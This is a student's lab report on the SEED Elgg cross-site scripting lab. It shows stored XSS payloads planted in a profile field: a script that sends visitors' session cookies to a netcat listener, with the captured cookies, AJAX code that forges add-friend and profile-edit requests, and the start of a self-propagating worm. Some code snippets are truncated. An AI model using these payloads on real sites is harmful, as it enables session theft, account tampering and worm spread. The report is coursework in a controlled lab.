

# PES UNIVERSITY


## COMPUTER NETWORK SECURITY

### LAB 8 - XSS

*Aayush Kapoor PES2201800211*

#### TASK 1:

Here we first write the following JavaScript code into the 'about me' field of Samy. As soon as we save these changes, the profile displays a pop up with a word XSS, the one we write in the alert. This is because, as soon as the web page loads after saving the changes, the JavaScript code is executed. The following screenshot shows the code:



**Edit profile**

**Display name**  
Samy

**About me** [Visual editor](#)  
<script>alert('XSS');</script>

Public ▼


**Brief description**

Search

[Blogs](#)  
[Bookmarks](#)  
[Files](#)  
[Pages](#)  
[Wire posts](#)

[Edit avatar](#)  
[Edit profile](#)  
[Change your settings](#)  
[Account statistics](#)

Next, in order to see that we can successfully perform this simple XSS attack, we log into Alice's account and go on the Members tab and click on Samy's profile. As soon as the page loads, we see the Alert pop up again and we can also see that About me field is actually empty, wherein we had stored the JavaScript code. The following shows this:



This proves that Alice was a victim to the XSS attack due to the injected JavaScript code by Samy on his own profile, and also shows the way the browser does not show the JavaScript code but in fact executes it.

## TASK 2:

Now, we change the previous code as the following in Samy's profile and again as soon as we save the change, we see the Elgg = some value as an alert, displaying the cookie of the current session i.e. of Samy.

### Edit profile

#### Display name


#### About me

[Visual editor](#)

```
<script>alert(document.cookie);</script>
```



Now, in order to see the attack in play, we log into Alice's account and go to Samy's profile:



We see that Alice's cookie value is being displayed and About me field of Samy is actually empty. This proves that the JavaScript code was executed, and Alice was a victim of the XSS attack done by us. But here, only Alice is able to see the alert and hence the cookie. Attacker cannot see this cookie.

### TASK 3:

We first start a listening TCP connection in the terminal using the nc -l 5555 -v command. -l is for listening and -v for verbose. The netcat command allows the TCP server to start listening on Port 5555. Now, in order to get the cookie of the victim to the attacker, we write the following JS code in the attacker's (Samy) about me:

#### Edit profile

##### Display name

Samy

##### About me

Visual editor

```
<script>document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie)+'>')</script>
```

Public

##### Brief description

As soon as we save the changes, since the webpage is loaded again, the JavaScript code is executed, and we see Samy's HTTP request and cookie on the terminal:

```
[04/07/21]seed@PES2201800211_AAYUSH-S:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51234)
GET /?c=Elgg%3Dmecv0toqfqkp0irhq70rilocg2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


Now, we log into Alice's profile and go to Samy's profile to see if we can get her cookie.

```
[04/07/21]seed@PES2201800211_AAYUSH-S:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51244)
GET /?c=Elgg%3Dkh44ckdm9jlmndlcooqdjorqg5 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


We see that as soon as we visit Samy's profile from Alice's account we get the above data in our terminal indicating Alice's cookie. Hence, we have successfully obtained the victim's cookie. We were able to see the cookie value of Alice because the injected JS code came from Elgg and the HTTP request came from Elgg as well. Therefore, with the same origin policy, the countermeasure in CSRF attacks cannot act as a countermeasure to XSS attacks.

#### TASK 4:

In order to create a request that will add Samy as a friend in Alice's account, we need to find the way 'add friend' request works. So, we assume that we have created a fake account named Charlie and we first log in into Charlie's account so that we can add Samy as Charlie's friend and see the request parameters that are used to add a friend. After logging into Charlie's account, we search for Samy and click on the add friend button. While doing this, we look for the HTTP request in the web developer tools and see:



Since it's a GET request, the URL has the parameters and we see that friend has a value of 47. It also has some other parameters in the request, that can be clearly seen in the Params tab:



These are the countermeasures implemented, and we will see how we can get them from the JavaScript variables of the website.

So, we know that since Charlie tried to add Samy as a friend, a request was made with the friend value as 47, which must be of Samy. In order to confirm this, we can also use the following method of checking for the source code of the website using the inspect element feature:

```

var elgg = {
  "config": {
    "lastcache": 1549469404,
    "viewtype": "default",
    "simplecache_enabled": 1,
    "security": {
      "token": {
        "__elgg_ts": 1617791929,
        "__elgg_token": "rNmU9pPT"
      }
    }
  },
  "user": {
    "guid": 46,
    "type": "user",
    "subtype": "",
    "owner_guid": 46,
    "container_guid": 0,
    "site_guid": 1,
    "time_created": "2017-07-26T20:30:40+00:00",
    "time_updated": "2017-07-26T20:30:40+00:00",
    "profile_url": "/www.xsslabelgg.com/profile/charlie",
    "name": "Charlie",
    "username": "charlie",
    "language": "en",
    "admin": false,
    "token": "MrOU11P6U402hwLAhZ0Kuf",
    "data": {},
    "page": {
      "guid": 47,
      "type": "user",
      "subtype": "",
      "owner_guid": 47,
      "container_guid": 0,
      "site_guid": 1,
      "time_created": "2017-07-26T20:30:59+00:00",
      "time_updated": "2021-04-07T10:30:59+00:00",
      "profile_url": "/www.xsslabelgg.com/profile/samy",
      "name": "Samy",
      "username": "samy",
      "language": "en"
    }
  }
};

</script>
<script src="http://www.xsslabelgg.com/cache/1549469404/default/inquery.js"></script>
<script src="http://www.xsslabelgg.com/cache/1549469404/default/inquery.ui.js"></script>
<script src="http://www.xsslabelgg.com/cache/1549469404/default/elgg/require_config.js"></script>
<script src="http://www.xsslabelgg.com/cache/1549469404/default/require.js"></script>
<script src="http://www.xsslabelgg.com/cache/1549469404/default/elgg.js"></script>
<script>require([]);</script>
<div id="cboxOverlay" style="display: none;"></div>
<div id="colorbox" class="" role="dialog" tabindex="-1" style="display: none;"></div>
</body>
</html>
html > body > script

```

We see that the page owner's guid is mentioned as 47 and we definitely know that the page owner is Samy here. We also see the token and ts values here. So now that we know the GUID of Samy and the way the add friend request works, we can create a request using the JavaScript code to add Samy as a friend to anyone who visits his profile. It will have the same request as that of adding Samy to Charlie's account with changes in cookies and tokens of the victim. This web page should basically send a GET request with the following request URL:

[http://www.xsslabelgg.com/action/friends/add?friend=47&elgg\\_token=value&elgg\\_ts=value](http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_token=value&elgg_ts=value)

This link will be sent using the JS code that constructs the URL using JavaScript variables and this JS code will be triggered whenever some visits Samy's profile. We have added the code in the About me field of Samy's profile:

## Edit profile

### Display name

Samy

### About me

Visual editor

```

window.onload=function(){
var Ajax=null;
var ts="__elgg_ts"+elgg.security.token.__elgg_ts;
var token="__elgg_token"+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
Ajax = new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send()
}

```

Public

Search



Samy

Blogs

Bookmarks

Files

Pages


Wire posts

Edit avatar

Edit profile

As soon as we save the changes, the JS code is run and executed. As a result of that, Samy is added as a friend to his own account. In order to demonstrate the attack, we log into Alice and search for Samy's profile and load it. We do not click the Add friend button and click on Activity instead and then see the following:






We see that Samy has been successfully added as a friend to Alice's account. Hence, we were successful in adding Samy as Alice's friend without Alice's intention using XSS attack. The code is using AJAX so that everything happens in the background and there is no indication to the victim of the attack.

### TASK 5:

Now to edit the victim's profile, we need to first see the way in which the edit profile works on the website. To do that, we log into Samy's account and click on the Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP request using the web developer options and see the following:



We see that it is a post request and the content length is that of 476. On looking at Params tab:



We see that the description parameter is present with the string we entered. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Samy's GUID, as previously found. So, from here, we know that in order to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2 in order to be publicly visible.

So, in order to construct such a POST request using JS in Samy's profile, we enter the following code in his about me section of the profile:

### Edit profile

#### Display name

Samy

#### About me

Visual editor

```
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
var token="&_elgg_token="+elgg.security.token._elgg_token;
var desc="&description=Samy is my hero+"&accesslevel[description]=2";
var name="&name="+userName;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
  var data=null;
```

Public

Search



**Samy**

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

Edit profile




This code will edit any user's profile who visits Samy's profile. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session. The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL:


<http://www.xsslabelgg.com/action/profile/edit>

with the mentioned content as parameters.

Alice profile before visiting Samy's account.



We then log into Alice's account and go to Samy's profile and see the following on switching back to Alice's profile:



This proves that the attack was successful, and Alice's profile was edited without her consent.

TASK 6:

Now in addition to the attack earlier, we need to make the code copy itself so that our attack can be self- propagating. To do this, we will be using the quine approach that has the output of a program as the program itself.

We add the following code to Samy's profile about me section:

Edit profile

Display name

Samy

About me

<script type="text/javascript" id="worm">  
window.onload=function(){  
var userName= elgg.session.user.name;  
var guid="&guid="+ elgg.session.user.guid;  
var ts="&\_elgg\_ts="+ elgg.session.security.token.\_elgg\_ts;  
var token="&\_elgg\_token="+ elgg.session.security.token.\_elgg\_token;  
var briefdesc="&briefdescription=Samy is my hero"+ "&accesslevel[briefdescription]=2"  
var name="&name="+ userName  
var jsCode="<script type='text/javascript'  
id='worm'>".concat(document.getElementById("worm").innerHTML).concat("</>").concat("<script>");  
var wormCode=encodeURIComponent(jsCode);

Search

Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

We have removed Sam from the friend's list and Alice's account is reset.

Alice

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages


Friends

No friends yet.

https://docs.google.com/document/d/17fMedUpKQMnZLkY8LOY7QX958YdLW2KAmD8UiFPjc/edit

10/17


After visiting Samy's account from Alice's, we see that About me has been updated with the description provided in the Malicious worm code:



**NOTE:** I forgot to show the malicious worm code in the About me editor in Alice's account as I had gone and started with Countermeasure.

### TASK 7:

